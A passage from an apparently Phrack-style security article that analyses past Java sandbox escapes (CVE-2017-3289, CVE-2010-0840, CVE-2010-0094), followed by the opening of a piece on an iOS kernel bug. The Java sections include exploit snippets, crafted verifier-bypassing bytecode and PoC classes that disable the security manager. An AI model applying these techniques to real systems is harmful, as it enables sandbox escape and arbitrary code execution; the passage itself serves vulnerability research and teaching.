9:         field.setAccessible(true);
10:        return field;
11:        ...
-----
```

Next, we create an `_AccessControlContext_` which is assigned all permissions.

```
-----
1: Permissions permissions = new Permissions();
2: permissions.add(new AllPermission());
3: ProtectionDomain pd = new ProtectionDomain(new CodeSource(
4:   new URL("file:///"), new Certificate[0]), permissions);
5: AccessControlContext newAcc =
6:   AccessControlContext(new ProtectionDomain[] {pd});
-----
```

`_Statement_` objects can represent arbitrary method calls. When an instance of `_Statement_` is created, it stores the current security context in `Statement.acc`. When calling `Statement.execute()`, it will execute the call it represents within the security context that has originally been stored in `Statement.acc` to ensure that it calls the method with the same privileges as if it were called directly.

We next create a `_Statement_` that represents the call `System.setSecurityManager(null)` and overwrite its `_AccessControlContext_` stored in `Statement.acc` with our new `_AccessControlContext_` that has all permissions.

```
-----
1: Statement stmt = new Statement(System.class, "setSecurityManager",
2:   new Object[1]);
3: acc.set(stmt, newAcc)
-----
```

Finally, we call `stmt.execute()` to actually perform the call to `setSecurityManager()`. This call will succeed, because we have replaced the security context in `stmt.acc` with a security context that has been assigned all privileges.

-----[4.1.3 - Discussion

The problem of confused deputy attacks naturally arises from the very core concepts of Java platform security. One crucial mechanism of the sandbox is stack-based access control, which inspects the call stack whenever sensitive operations are attempted, thus detecting direct access from untrusted code to sensitive class members, for example. In many cases,

however, this stack inspection terminates before all callers on the current stack have been checked for appropriate permissions. There are two common cases when this happens. In the first case, one of the callers on the stack calls `doPrivileged()` to explicitly state that the desired action is deemed secure, even if called from unprivileged code. While `doPrivileged()` generally is a sensible mechanism, it can also be used incorrectly in situations where not all precautions have been taken to actually ensure that a specific operation is secure. In the second case, a method in a system class will manually check properties of the immediate caller only, and skip the JVM's access control mechanism that would inspect also the other callers on the stack. In both these cases can analysts profit from incomplete stack walks by performing certain sensitive actions simply on behalf of system classes.

----[4.2 - Uninitialized Instance

-----[4.2.1 - Background

A crucial step in Java object initialization is calling the constructor of the respective type. Constructors contain necessary code for variable initialization, but may also contain security checks. It is therefore important for the security and stability of the platform to enforce that constructors are actually called before object initialization completes and methods of the type are invoked by other code.

Enforcing constructor calls is in the responsibility of the bytecode verifier, which checks all classes during loading to ensure their validity. This also includes, for instance, checking that jumps land on valid instructions and not in the middle of an instruction, and checking that the control flow ends with a return instruction. Furthermore, it also checks that instructions operate on valid types, which is required to prevent type confusion attacks, which we presented in Section 3.1.1.

Historically, to check type validity, the JVM relied on a data flow analysis to compute a fix point. This analysis may require to perform multiple pass over the same paths. As this is time consuming, and may slower the class loading process, a new approach has been developed to perform the type checking in linear time where each path is only checked once. To achieve that, meta-information called stack map frames have been added along the bytecode. In brief, stack map frames describe the possible types at each branch targets. Stack map frames are stored in a structure called the stack map table [25].

There is an uninitialized instance vulnerability when the analyst is able to create an instance on which the call to `<init>(*)`, the constructor of the object or the constructor of the super class, is not executed. This vulnerability directly violates the specification of the virtual machine [21]. The consequences on the security of the JVM is that with an uninitialized instance vulnerability an analyst can instantiate objects he should not be able to and have access to properties and methods he should not have access to. This could potentially lead to a sandbox escape.

-----[4.2.2 - Example: CVE-2017-3289

The description of the CVE indicates that "Successful attacks of this vulnerability can result in takeover of Java SE, Java SE Embedded." [22]. As for CVE-2017-3272, this means it might be possible to exploit the vulnerability to escape the Java sandbox.

Redhat's bugzilla indicates that "An insecure class construction flaw, related to the incorrect handling of exception stack frames, was found in the Hotspot component of OpenJDK. An untrusted Java application or applet could use this flaw to bypass Java sandbox restrictions." [23]. This informs the analyst that (1) the vulnerability lies in C/C++ code (Hotspot is the name of the Java VM) and that (2) the vulnerability is related to an illegal class construction and to exception stack frames. Information (2) indicates that the vulnerability is probably in the C/C++ code checking the validity of the bytecode. The page also links to the OpenJDK's patch for this vulnerability.

The OpenJDK's patch "8167104: Additional class construction refinements" fixing the vulnerability is available online [24]. Five C++ files are patched: "classfile/verifier.cpp", the class responsible for verifying the structure and the validity of a class file, "classfile/stackMapTable.{cpp, hpp}", the files handling the stack map table, and "classfile/stackMapFrame.{cpp, hpp}", the files representing the stack map frames.

By looking at the diff, one notices that function `StackMapFrame::has_flag_match_exception()` has been removed and a condition, which we will refer to as C1, has been updated by removing the call to `has_flag_match_exception()`. Also, methods `match_stackmap()` and `is_assignable_to()` have now one less parameter: "bool handler" has been removed. This parameter "handler" is set to "true" if the verifier is currently checking an exception handler. Condition C1 is illustrated in the following listing:

```
-----
....
-   bool match_flags = (_flags | target->flags()) == target->flags();
-   if (match_flags || is_exception_handler &&
        has_flag_match_exception(target)) {
+   if ((_flags | target->flags()) == target->flags()) {
        return true;
    }
....
-----
```

This condition is within function `is_assignable_to()` which checks if the current stack map frame is assignable to the target stack map frame, passed as a parameter to the function. Before the patch, the condition to return "true" was "`match_flags || is_exception_handler && has_flag_match_exception(target)`". In English, this means that flags for the current stack map frame and the target stack map frame are the same or that the current instruction is in an exception handler and that function "has_flag_match_exception" returns "true". Note that there is only one kind of flag called "UNINITIALIZED_THIS" (aka `FLAG_THIS_UNINIT`). If this flag is true, it indicates that the object referenced by "this" is uninitialized, i.e., its constructor has not yet been called.

After the patch, the condition becomes "match_flags". This means that, in the vulnerable version, there is probably a way to construct bytecode for which "match_flags" is false (i.e., "this" has the uninitialized flag in the current frame but not in the target frame), but for which "is_exception_handler" is "true" (the current instruction is in an exception handler) and for which "has_flag_match_exception(target)" returns "true". But when does this function return "true"?

Function `has_flag_match_exception()` is represented in the following listing.

```
-----
1: ....
2: bool StackMapFrame::has_flag_match_exception(
3:     const StackMapFrame* target) const {
4:
5:     assert(max_locals() == target->max_locals() &&
6:           stack_size() == target->stack_size(),
7:           "StackMap sizes must match");
8:
9:     VerificationType top = VerificationType::top_type();
10:    VerificationType this_type = verifier()->current_type();
11:
12:    if (!flag_this_uninit() || target->flags() != 0) {
13:        return false;
14:    }
15:
16:    for (int i = 0; i < target->locals_size(); ++i) {
17:        if (locals()[i] == this_type && target->locals()[i] != top) {
18:            return false;
-----
```

```
19:     }
20:   }
21:
22:   for (int i = 0; i < target->stack_size(); ++i) {
23:     if (stack()[i] == this_type && target->stack()[i] != top) {
24:       return false;
25:     }
26:   }
27:
28:   return true;
29: }
30: ....
```

In order for this function to return "true" all the following conditions must pass: (1) the maximum number of local variables and the maximum size of the stack must be the same for the current frame and the target frame (lines 5-7); (2) the current frame must have the "UNINIT" flag set to "true" (line 12-14); and (3) uninitialized objects are not used in the target frame (lines 16-26).

The following listing illustrates bytecode that satisfies the three conditions:

```
<init>()
0: new          // class java/lang/Throwable
1: dup
2: invokespecial // Method java/lang/Throwable."<init>":()V
3: athrow
4: new          // class java/lang/RuntimeException
5: dup
6: invokespecial // Method java/lang/RuntimeException."<init>":()V
7: athrow
8: return
Exception table:
  from    to target type
   0      4    8   Class java/lang/Throwable
  StackMapTable: number_of_entries = 2
    frame at instruction 3
      local = [UNINITIALIZED_THIS]
      stack = [ class java/lang/Throwable ]
    frame at instruction 8
      locals = [TOP]
      stack = [ class java/lang/Throwable ]
```

The maximum number of locals and the maximum stack size can be set to 2 to satisfy the first condition. The current frame has "UNINITIALIZED_THIS" set to true at line 3 to satisfy the second condition. Finally, to satisfy the third condition, uninitialized locals are not used in the target of the "athrow" instruction (line 8) since the first element of the local is initialized to "TOP".

Note that the code is within a try/catch block to have "is_exception_handler" set to "true" in function is_assignable_to(). Moreover, notice that the bytecode is within a constructor (<init>()) in bytecode). This is mandatory in order to have flag "UNINITIALIZED_THIS" set to true.

We now know that the analyst is able to craft bytecode that returns an uninitialized object of itself. At a first glance, it may be hard to see how such an object could be used by the analyst. However, a closer look reveals that such a manipulated class could be implemented as a subclass of a system class, which can be initialized without calling super.<init>(), the constructor of the super class. This can be used to instantiate public system classes that can otherwise not be instantiated by untrusted code, because their constructors are private, or contain permission checks. The next step is to find such classes which offer "interesting" functionalities to the analyst. The aim is to combine all the functionalities to be able to

execute arbitrary code in a sandbox environment, hence bypassing the sandbox. Finding useful classes is, however, a complicated task by itself. Specifically, we are facing the following challenges.

Challenge 1: Where to look for helper code

The JRE ships with numerous jar files containing JCL (Java Class Library) classes. These classes are loaded as `_trusted_` classes and may be leveraged when constructing an exploit. Unfortunately for the analyst, but fortunately for Java users, more and more of the classes are tagged as "restricted" meaning that `_untrusted_` code cannot directly instantiate them. The number of restricted packages went from one in 1.6.0_01 to 47 in 1.8.0_121. This means that the percentage of code that the analyst cannot directly use when building an exploit went from 20% in 1.6.0_01 to 54% in 1.8.0_121.

Challenge 2: Fields may not be initialized

Without the proper permission it is normally not possible to instantiate a new class loader. The permission of the `_ClassLoader_` class being checked in the constructor it seems, at first sight, to be an interesting target. With the vulnerability of CVE-2017-3289 it is indeed possible to instantiate a new class loader without the permission since the constructor code -- and thus the permission check -- will not be executed. However, since the constructor is bypassed, fields are initialized with default values (e.g, zero for integers, null for references). This is problematic since the interesting methods which normally allows to define a new class with all privileges will fail because the code will try to dereference a field which has not been properly initialized. After manual inspection it seems difficult to bypass the field dereference since all paths are going through the instruction dereferencing the non-initialized field. Leveraging the `_ClassLoader_` seems to be a dead end. Non-initialized fields is a major challenge when using the vulnerability of CVE-2017-3289: in addition to the requirements for a target class to be public, non-final and non-restricted, its methods of interest should also not execute a method dereferencing uninitialized fields.

We have not yet found useful helper code for Java version 1.8.0 update 112. To illustrate how the vulnerability of CVE-2017-3289 works we will show alternative helper code for exploits leveraging 0422 and 0431. Both exploits rely on `_MBeanInstantiator_`, a class that defines method `findClass()` which can load arbitrary classes. Class `_MBeanInstantiator_` has only private constructors, so direct instantiation is not possible. Originally, these exploits use `_JmxMBeanServer_` to create an instance of `_MBeanInstantiator_`. We will show that an analyst can directly subclass `_MBeanInstantiator_` and use vulnerability 3289 to get an instance of it.

The original helper code to instantiate `_MBeanInstantiator_` relies on `_JmxMBeanServer_` as shown below:

```
-----
1: JmxMBeanServerBuilder serverBuilder = new JmxMBeanServerBuilder();
2: JmxMBeanServer server =
3:     (JmxMBeanServer) serverBuilder.newMBeanServer("", null, null);
4: MBeanInstantiator instantiator = server.getMBeanInstantiator();
-----
```

The alternative code to instantiate `_MBeanInstantiator_` leverages the vulnerability of CVE-2017-3289:

```
-----
1: public class PoCMBBeanInstantiator extends java.lang.Object {
2:     public PoCMBBeanInstantiator(ModifiableClassLoaderRepository clr) {
3:         throw new RuntimeException();
4:     }
5:
6:     public static Object get() {
7:         return new PoCMBBeanInstantiator(null);
8:     }
9: }
```

Note that since `_MBeanInstantiator_` does not have any public constructor, `_PoCMBBeanInstantiator_` has to extend a dummy class, in our example `_java.lang.Object_`, in the source code. We use the ASM [28] bytecode manipulation library, to change the super class of `_PoCMBBeanInstantiator_` to `_MBeanInstantiator_`. We also use ASM to change the bytecode of the constructor to bypass the call to `super.<init>(*)`.

Since Java 1.7.0 update 13, Oracle has added `_com.sun.jmx._` as a restricted package. Class `_MBeanInstantiator_` being in this package, it is thus not possible to reuse this helper code in later versions of Java.

To our surprise, this vulnerability affects more than 40 different public releases. All Java 7 releases from update 0 to update 80 are affected. All Java 8 releases from update 5 to update 112 are also affected. Java 6 is not affected.

By looking at the difference between the source code of the bytecode verifier of Java 6 update 43 and Java 7 update 0, we notice that the main part of the diff corresponds to the inverse of the patch presented above. This means that the condition under which a stack frame is assignable to a target stack frame within an exception handler in a constructor has been weakened. Comments in the diff indicate that this new code has been added via request 7020118 [26]. This request asked to update the code of the bytecode verifier in such a way that NetBeans' profiler can generate handlers to cover the entire code of a constructor.

The vulnerability has been fixed by tightening the constraint under which the current stack frame -- in a constructor within a try/catch block -- can be assigned to the target stack frame. This effectively prevents bytecode from returning an uninitialized `''this''` object from the constructor.

As far as we know, there are at least three publicly known `_uninitialized instance_` vulnerabilities for Java. One is CVE-2017-3289 described in this paper. The second has been discovered in 2002 [29]. The authors also exploited a vulnerability in the bytecode verifier which enables to not call the constructor of the super class. They have not been able to develop an exploit to completely escape the sandbox. They were able, however, to access the network and read and write files to the disk. The third has been found by a research group at Princeton in 1996 [30]. Again, the problem is within the bytecode verifier. It allows for a constructor to catch exceptions thrown by a call to `super()` and return a partially initialized object. Note that at the time of this attack the class loader class did not have any instance variable. Thus, leveraging the vulnerability to instantiate a class loader gave a fully initialized class loader on which any method could be called.

-----[4.2.3 - Discussion

The root cause of this vulnerability is a modification of the C/C++ bytecode validation code which enables an analyst to craft Java bytecode which is able not to bypass the call to `super()` in a constructor of a subclass. This vulnerability directly violates the specification of the virtual machine [21].

However, this vulnerability is useless without appropriate `_helper_` code. Oracle has developed static analysis tools to find dangerous gadgets and blacklist them [31]. This makes it harder for an analyst to develop an exploit bypassing the sandbox. Indeed, we have only found interesting gadgets that work with older versions of the JVM. Since they have been blacklisted in the latest versions, the attack does not work anymore. However, even though the approach relies on static analysis, it (1) may generate many false positives which makes it harder to identify real dangerous gadgets and (2) might have false negatives because it does not faithfully model all specificities of the language, typically reflection and JNI, and thus is not sound.

----[4.3 - Trusted Method Chain

-----[4.3.1 - Background

Whenever a security check is performed in Java, the whole call stack is checked. Each frame of the call stack contains a method name identified by its class and method signature. The idea of a trusted method chain attack is to only have trusted classes on the call stack. To achieve this, an analyst typically relies on reflection features present in trusted classes to call target methods. That way, no application class (untrusted) will be on the call stack when the security check is done and the target methods will execute in a privileged context (typically to disable the security manager). In order for this approach to work the chain of methods has to be on a privileged thread such as the event thread. It will not work on the main thread because the class with the main method is considered untrusted and the security check will thus throw an exception.

-----[4.3.2 - Example: CVE-2010-0840

This vulnerability is the first example of a trusted method chain attack against the Java platform [32]. It relies on the `_java.beans.Statement_` class to execute target methods via reflection. The exploit injects a `_JList_` GUI element ("A component that displays a list of objects and allows the user to select one or more items." [33]) to force the GUI thread to draw the new element. The exploit code is as follows:

```
-----
// target method
Object target = System.class;
String methodName = "setSecurityManager";
Object[] args = new Object[] { null };

Link l = new Link(target, methodName, args);

final HashSet s = new HashSet();
s.add(l);

Map h = new HashMap() {
    public Set entrySet() {
        return s;
    }; };

sList = new JList(new Object[] { h });
-----
```

The target method is represented as a `_Statement_` through the `_Link_` object. The `_Link_` class is not a class from the JCL but a class constructed by the analyst. The `_Link_` class is a subclass of `_Expression_` which is a subclass of `_Statement_`. The `_Link_` object also implements, although in a fake way, the `getValue()` method of the `_java.util.Map.Entry_` interface. It is not a real implementation of the `_Entry_` interface because only the `getValue()` method is present. This "implementation" cannot be done with a normal javac compiler and has to be done by directly modifying the bytecode of the `_Link_` class.

```
-----
interface Entry<K,V> {
    [...]
    /**
     * Returns the value corresponding to this entry. If the mapping
     * has been removed from the backing map (by the iterator's
     * <tt>remove</tt> operation), the results of this call are
     * undefined.
     *
     * @return the value corresponding to this entry
     * @throws IllegalStateException implementations may, but are not
     *         required to, throw this exception if the entry has been
     *         removed from the backing map.
     */
    V getValue();
    [...]
}
-----
```

This interface has the `getValue()` method. It turns out that the `_Expression_` class also has a `getValue()` method with the same signature. That is why at runtime calling `Entry.getValue()` on an object of type `_Link_`, faking the implementation of `_Entry_`, can succeed.

```
// in AbstractMap
public String toString() {
    Iterator<Entry<K,V>> i = entrySet().iterator();
    if (! i.hasNext())
        return "{}";

    StringBuilder sb = new StringBuilder();
    sb.append('{');
    for (;;) {
        Entry<K,V> e = i.next();
        K key = e.getKey();
        V value = e.getValue();
        sb.append(key == this ? "(this Map)" : key);
        sb.append('=');
        sb.append(value == this ? "(this Map)" : value);
        if (! i.hasNext())
            return sb.append('}').toString();
        sb.append(',').append(' ');
    }
}
```

The analyst aims at calling the `AbstractMap.toString()` method to call `Entry.getValue()` on the `_Link_` object which calls the `invoke()` method:

```
public Object getValue() throws Exception {
    if (value == unbound) {
        setValue(invoke());
    }
    return value;
}
```

The `invoke` method executes the analyst's target method `System.setSecurityManager(null)` via reflection to disable the security manager. The call stack when this method is invoked through reflection looks like this:

```
at java.beans.Statement.invoke(Statement.java:235)
at java.beans.Expression.getValue(Expression.java:98)
at java.util.AbstractMap.toString(AbstractMap.java:487)
at javax.swing.DefaultListCellRenderer.getListCellRendererComponent
(DefaultListCellRenderer.java:125)
at javax.swing.plaf.basic.BasicListUI.updateLayoutState
(BasicListUI.java:1337)
at javax.swing.plaf.basic.BasicListUI.maybeUpdateLayoutState
(BasicListUI.java:1287)
at javax.swing.plaf.basic.BasicListUI.paintImpl(BasicListUI.java:251)
at javax.swing.plaf.basic.BasicListUI.paint(BasicListUI.java:227)
at javax.swing.plaf.ComponentUI.update(ComponentUI.java:143)
at javax.swing.JComponent.paintComponent(JComponent.java:758)
at javax.swing.JComponent.paint(JComponent.java:1022)
at javax.swing.JComponent.paintChildren(JComponent.java:859)
at javax.swing.JComponent.paint(JComponent.java:1031)
at javax.swing.JComponent.paintChildren(JComponent.java:859)
at javax.swing.JComponent.paint(JComponent.java:1031)
at javax.swing.JLayeredPane.paint(JLayeredPane.java:564)
at javax.swing.JComponent.paintChildren(JComponent.java:859)
at javax.swing.JComponent.paint(JComponent.java:1031)
at javax.swing.JComponent.paintToOffscreen(JComponent.java:5104)
at javax.swing.BufferStrategyPaintManager.paint
```

```
(BufferStrategyPainter.java:285)
at javax.swing.RepaintManager.paint(RepaintManager.java:1128)
at javax.swing.JComponent._paintImmediately(JComponent.java:5052)
at javax.swing.JComponent.paintImmediately(JComponent.java:4862)
at javax.swing.RepaintManager.paintDirtyRegions
  (RepaintManager.java:723)
at javax.swing.RepaintManager.paintDirtyRegions
  (RepaintManager.java:679)
at javax.swing.RepaintManager.seqPaintDirtyRegions
  (RepaintManager.java:659)
at javax.swing.SystemEventQueueUtilities$ComponentWorkRequest.run
  (SystemEventQueueUtilities.java:128)
at java.awt.event.InvocationEvent.dispatch(InvocationEvent.java:209)
at java.awt.EventQueue.dispatchEvent(EventQueue.java:597)
at java.awt.EventDispatchThread.pumpOneEventForFilters
  (EventDispatchThread.java:273)
at java.awt.EventDispatchThread.pumpEventsForFilter
  (EventDispatchThread.java:183)
at java.awt.EventDispatchThread.pumpEventsForHierarchy
  (EventDispatchThread.java:173)
at java.awt.EventDispatchThread.pumpEvents
  (EventDispatchThread.java:168)
at java.awt.EventDispatchThread.pumpEvents
  (EventDispatchThread.java:160)
at java.awt.EventDispatchThread.run(EventDispatchThread.java:121)
```

The first observation is that there are no untrusted class on the call stack. Any security check performed on the elements of the call stack will pass.

As seen on the call stack above, the paint operation (RepaintManager.java:1128) ends up calling the `getListCellRendererComponent()` method (DefaultListCellRenderer.java:125). The `_JList_` constructor takes as a parameter a list of the item elements. This method in turn calls the `toString()` method on the items. The first element being a `_Map_` calls `getValue()` on all its items. The method `getValue()` calls `Statement.invoke()` which calls the analyst's target method via reflection.

-----[4.3.3 - Discussion

This vulnerability has been patched by modifying the `Statement.invoke()` method to perform the reflective call in the `_AccessControlContext_` of the code which created the `_Statement_`. This exploit does not work on recent version of the JRE because the untrusted code which creates the `_Statement_` does not have any permission.

----[4.4 - Serialization

-----[4.4.1 - Background

Java allows for transforming objects at runtime to byte streams, which is useful for persistence and network communications. Converting an object into a sequence of bytes is called serialization, and the reverse process of converting a byte stream to an object is called deserialization, accordingly. It may happen that part of the deserialization process is done in a privileged context. An analyst can leverage this by instantiating objects that he would normally not be allowed to instantiate due to lacking permissions. A typical example is the class `_java.lang.ClassLoader_`. An analyst (always in the context of having no permission) cannot directly instantiate a subclass `_S_` of `_ClassLoader_` because the constructor of `_ClassLoader_` checks whether the caller has permission `CREATE_CLASSLOADER`. However, if he finds a way to deserialize a serialized version of `_S_` in a privileged context, he may end up having an instance of `_S_`. Note that the serialized version of `_S_` can be created by the analyst outside the scope of an attack (e.g., on his own machine with a JVM with no sandbox). During the attack, the serialized version is just data representing an instance of `_S_`. In this section we show how to exploit CVE-2010-0094 to make use of system code that deserializes data provided by the analyst in a privileged

context. This can be used to execute arbitrary code and thus bypass all sandbox restrictions.

-----[4.4.2 - Example: CVE-2010-0094

The vulnerability CVE-2010-0094 [35] lies in method `RMICConnectionImpl.createMBean(String, ObjectName, ObjectName, MarshalledObject, String[], Subject)`. The fourth argument of type `_MarshalledObject_` contains a byte representation of an object `_S_` which is deserialized in a privileged context (within a call to `doPrivileged()` with all permissions). The analyst can pass an arbitrary object to `createMBean()` for deserialization. In our case, he passes a subclass of `_java.lang.ClassLoader_`:

```
-----  
public class S extends ClassLoader implements Serializable {  
}  
-----
```

In a vulnerable version of the JVM (1.6.0_17 for instance), the call stack when object `_S_` is instantiated is the following:

```
-----  
1: Thread [main] (Suspended (breakpoint at line 226 in ClassLoader))  
2:   S(ClassLoader).<init>() line: 226 [local variables  
   unavailable]  
4:   GeneratedSerializationConstructorAccessor1.newInstance(Object[])  
   line: not available  
6:   Constructor<T>.newInstance(Object...) line: 513  
7:   ObjectStreamClass.newInstance() line: 924  
8:   MarshalledObject$MarshalledObjectInputStream  
   (ObjectInputStream).readOrdinaryObject(boolean) line: 1737  
10:  MarshalledObject$MarshalledObjectInputStream  
   (ObjectInputStream).readObject0(boolean) line: 1329  
12:  MarshalledObject$MarshalledObjectInputStream  
   (ObjectInputStream).readObject() line: 351  
14:  MarshalledObject<T>.get() line: 142  
15:  RMICConnectionImpl$6.run() line: 1513  
16:  AccessController.doPrivileged(PrivilegedExceptionAction<T>)  
   line: not available [native method]  
18:  RMICConnectionImpl.unwrap(MarshalledObject, ClassLoader,  
   Class<T>) line: 1505  
20:  RMICConnectionImpl.access$500(MarshalledObject, ClassLoader,  
   Class) line: 72  
22:  RMICConnectionImpl$7.run() line: 1548  
23:  AccessController.doPrivileged(PrivilegedExceptionAction<T>)  
   line: not available [native method]  
25:  RMICConnectionImpl.unwrap(MarshalledObject, ClassLoader,  
   ClassLoader, Class<T>) line: 1544  
27:  RMICConnectionImpl.createMBean(String, ObjectName, ObjectName,  
   MarshalledObject, String[], Subject) line: 376  
29:  Exploit.exploit() line: 79  
30:  Exploit(BypassExploit).run_exploit() line: 24  
31:  ExploitBase.run(ExploitBase) line: 20  
32:  Exploit.main(String[]) line: 19  
-----
```

We observe that the deserialization happens within a privileged context (within a `doPrivileged()` at line 16 and line 23). Notice that it is the constructor of the `_ClassLoader_` class (`<init>()`, trusted code) which is on the stack and not the constructor of `_S_` (the analyst class, untrusted code). Note that at line 2 "`S(ClassLoader)`" means that `_ClassLoader_` is on the stack, not `_S_`. If `_S_` would have been on the stack, the permission check in the `_ClassLoader_` constructor would have thrown a security exception since untrusted code (thus without the permission) is on the stack. Why then is `_S_` not on the call stack? The answer is given by the documentation of the serialization protocol [34]. It says that the constructor which is called is the first constructor of the class hierarchy not implementing the `_Serializable_` interface. In our example `_S_` implements `_Serializable_` so its constructor is not called. `_S_` extends

ClassLoader which does not implement _Serializable_. Thus, the empty constructor of _ClassLoader_ is called by the deserialization system code. As a consequence, the stack trace only contains trusted system classes on the stack within the privileged context (there can be untrusted code after doPrivileged() since a permission check will stop at the doPrivileged() method when checking the call stack). The permission check in the _ClassLoader_ will succeed.

However, later in the system code, this instance of _S_ is cast to a type which is nor _S_, neither _ClassLoader_. So, how can the analyst retrieve this instance? One solution is to add a static field to _S_ as well as a method to the _S_ class to save the reference of the instance of _S_ in the static field:

```
-----  
public class S extends ClassLoader implements Serializable {  
    public static S myCL = null;  
    private void readObject(java.io.ObjectInputStream in)  
        throws Throwable {  
        S.myCL = this;  
    }  
}
```

```
-----
```

The readObject() method is a special method called during deserialization (by readOrdinaryObject() at line 8 in the above call stack). No permission check is done at this point, so untrusted code (S.readObject() method) can be on the call stack.

The analyst now has access to an instance of _S_. Since _S_ is a subclass of _ClassLoader_, the analyst can define a new class with all privileges and disable the security manager (similar approach as in Section 3.1.1). At this point, the sandbox is disabled and the analyst can execute arbitrary code.

This vulnerability affects 14 versions of Java 1.6 (from version 1.6.0_01 to 1.6.0_18). It has been corrected in version 1.6.0_24.

The combination of the following "features" enables the analyst to bypass the sandbox: (1) trusted code allows deserialization of data controlled by untrusted code, (2) deserialization is taking place in a privileged context, and (3) creating an object by means of deserialization follows a different procedure than regular object instantiation.

The vulnerability CVE-2010-0094 has been fixed in Java 1.6.0 update 24. The two calls to doPrivileged() have been removed from the code. In the patched version, when _ClassLoader_ is initialized, the permission check fails since the whole call stack is now checked (see the new call stack below). Untrusted code at lines 21 and below does not have permission CREATE_CLASSLOADER.

```
-----  
1: Thread [main] (Suspended (breakpoint at line 226 in ClassLoader))  
2:   MyClassLoader(ClassLoader).<init>() line: 226 [local variables  
   unavailable]  
4:   GeneratedSerializationConstructorAccessor1.newInstance(Object[])  
   line: not available  
6:   Constructor<T>.newInstance(Object...) line: 513  
7:   ObjectStreamClass.newInstance() line: 924  
8:   MarshalledObject$MarshalledObjectInputStream  
   (ObjectInputStream).readOrdinaryObject(boolean) line: 1736  
10:  MarshalledObject$MarshalledObjectInputStream(ObjectInputStream)  
   .readObject0(boolean) line: 1328  
12:  MarshalledObject$MarshalledObjectInputStream(ObjectInputStream)  
   .readObject() line: 350  
14:  MarshalledObject<T>.get() line: 142  
15:  RMICConnectionImpl.unwrap(MarshalledObject, ClassLoader,  
   Class<T>) line: 1523  
17:  RMICConnectionImpl.unwrap(MarshalledObject, ClassLoader,  
   ClassLoader, Class<T>) line: 1559  
-----
```

```

19:    RMICConnectionImpl.createMBean(String, ObjectName, ObjectName,
    MarshalledObject, String[], Subject) line: 376
21:    Exploit.exploit() line: 79
22:    Exploit(BypassExploit).run_exploit() line: 24
23:    ExploitBase.run(ExploitBase) line: 20
24:    Exploit.main(String[]) line: 19

```

-----[4.4.3 - Discussion

This vulnerability shows that specificities of the serialization protocol (only a specific constructor is called) can be exploited together with vulnerable system code that deserializes analyst-controlled data in a privileged context to bypass the sandbox and run arbitrary code. As the serialization protocol cannot be easily modified for backward compatibility reasons, the vulnerable code has been patched.

--[5 - Conclusion

In this article, we focused on the Java platform's complex security model, which has been attacked for roughly two decades now. We showed that the platform comprises native components (like the Java virtual machine), as well as a large body of Java system classes (the JCL), and that there has been a broad range of different attacks on both parts of the system. This includes low-level attacks such as memory corruption vulnerabilities on the one hand, but also Java-level attacks on policy enforcement, like trusted-method-chaining attacks for example. This highlights how difficult a task it is to secure the platform for practical use.

We presented this article as a case study to illustrate how a complex system such as the Java platform fails at securely containing the execution of potentially malicious code. Hopefully, this overview of past Java exploits provides insights that help us design more robust systems in the future.

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--[7 - Attachments

>>>base64-begin code.zip

UESDBBQAAAAIAHJv2Uxwn+zdGAAAAKAAAAAPABwAY29kZS9SRUFETUUudHh0VVQJAAMo2TBb19k
wW3V4CwABBOgDAAAE6AMAAADWMMRLCIBBF07xTwB9Wq1iY+EFEDYDCrsZlgS9vdEZmz+veO/fBG
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Volume 0x10, Issue 0x46, Phile #0x07 of 0x0f

```
=====
===== [ Viewer Discretion Advised: ] =====
===== [ (De)coding an iOS Kernel Vulnerability ] =====
=====
===== [ Adam Donenfeld ] =====
===== [ @doadam ] =====
=====
```

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--[0 - Introduction

The goal of this article is to demonstrate a (relatively) hard-to-reach attack surface on iOS, and showing the entire process from the beginning of the research till the point where a vulnerability is being found. While exploitation is out of the scope in this article, understanding the process of defining the attack surface, researching and while making your life easier (see sections 4 and 9), can provide beginners and expert hackers alike, a different approach for sandbox-accessible vulnerability research.

The bug in question is CVE-2018-4109 [1], which was found by yours truly, that is Adam Donenfeld (@doadam). A PoC of the vulnerability is also available with this paper, and you're free to use it for educational purposes only.

While an exploit can (IMO) be written for this vulnerability, I had too many things to do (writing this paper for instance) but if you feel like working on an exploit, feel free to write me if you want my help with it. Without further ado - let's start.

--[1 - Sandbox concepts

On all modern operating systems, most of the processes are by default restricted by sandbox technologies. A sandbox is an extra layer of protection, which prevents certain processes from accessing certain mechanisms. A sandbox is mandatory for many reasons, for instance:

* Preventing leakage of sensitive information. For example, let's take the case where an attacker has breached your phone using a WebKit exploit. While WebKit can steal information related to your browsing, it will not be able to read your contacts, because the sandbox checks who tries to access your contacts, and denies permission unless there's a legitimate reason (If the attacker has gained code execution using a vulnerability in the Contacts app, he will probably be able to access your Contacts).


* Narrowing attack surface. Most of the vulnerabilities out there can be found in different, unrelated components of the system (as will be

shown soon). In the world of iOS, an interesting example is CVE-2015-7006 [2]. CVE-2015-7006 is a directory traversal which could be triggered via an Airdrop connection on iOS. The daemon in question was "sharingd". The directory traversal ultimately gave the attacker a write file primitive, meaning an attacker could overwrite any file on the system. Because sharingd was running unsandboxed as root back then, this vulnerability alone was enough to do various powerful operations (an installation of an arbitrary app, for example). Apple has since sandboxed sharingd. If sharingd would have been sandboxed before the publication of CVE-2015-7006, the vulnerability alone wouldn't be so powerful, because the primitives and privileges which could be gained are substantially limited (after being sandboxed, sharingd couldn't write any file on the system, thus couldn't manipulate installd to install arbitrary applications).

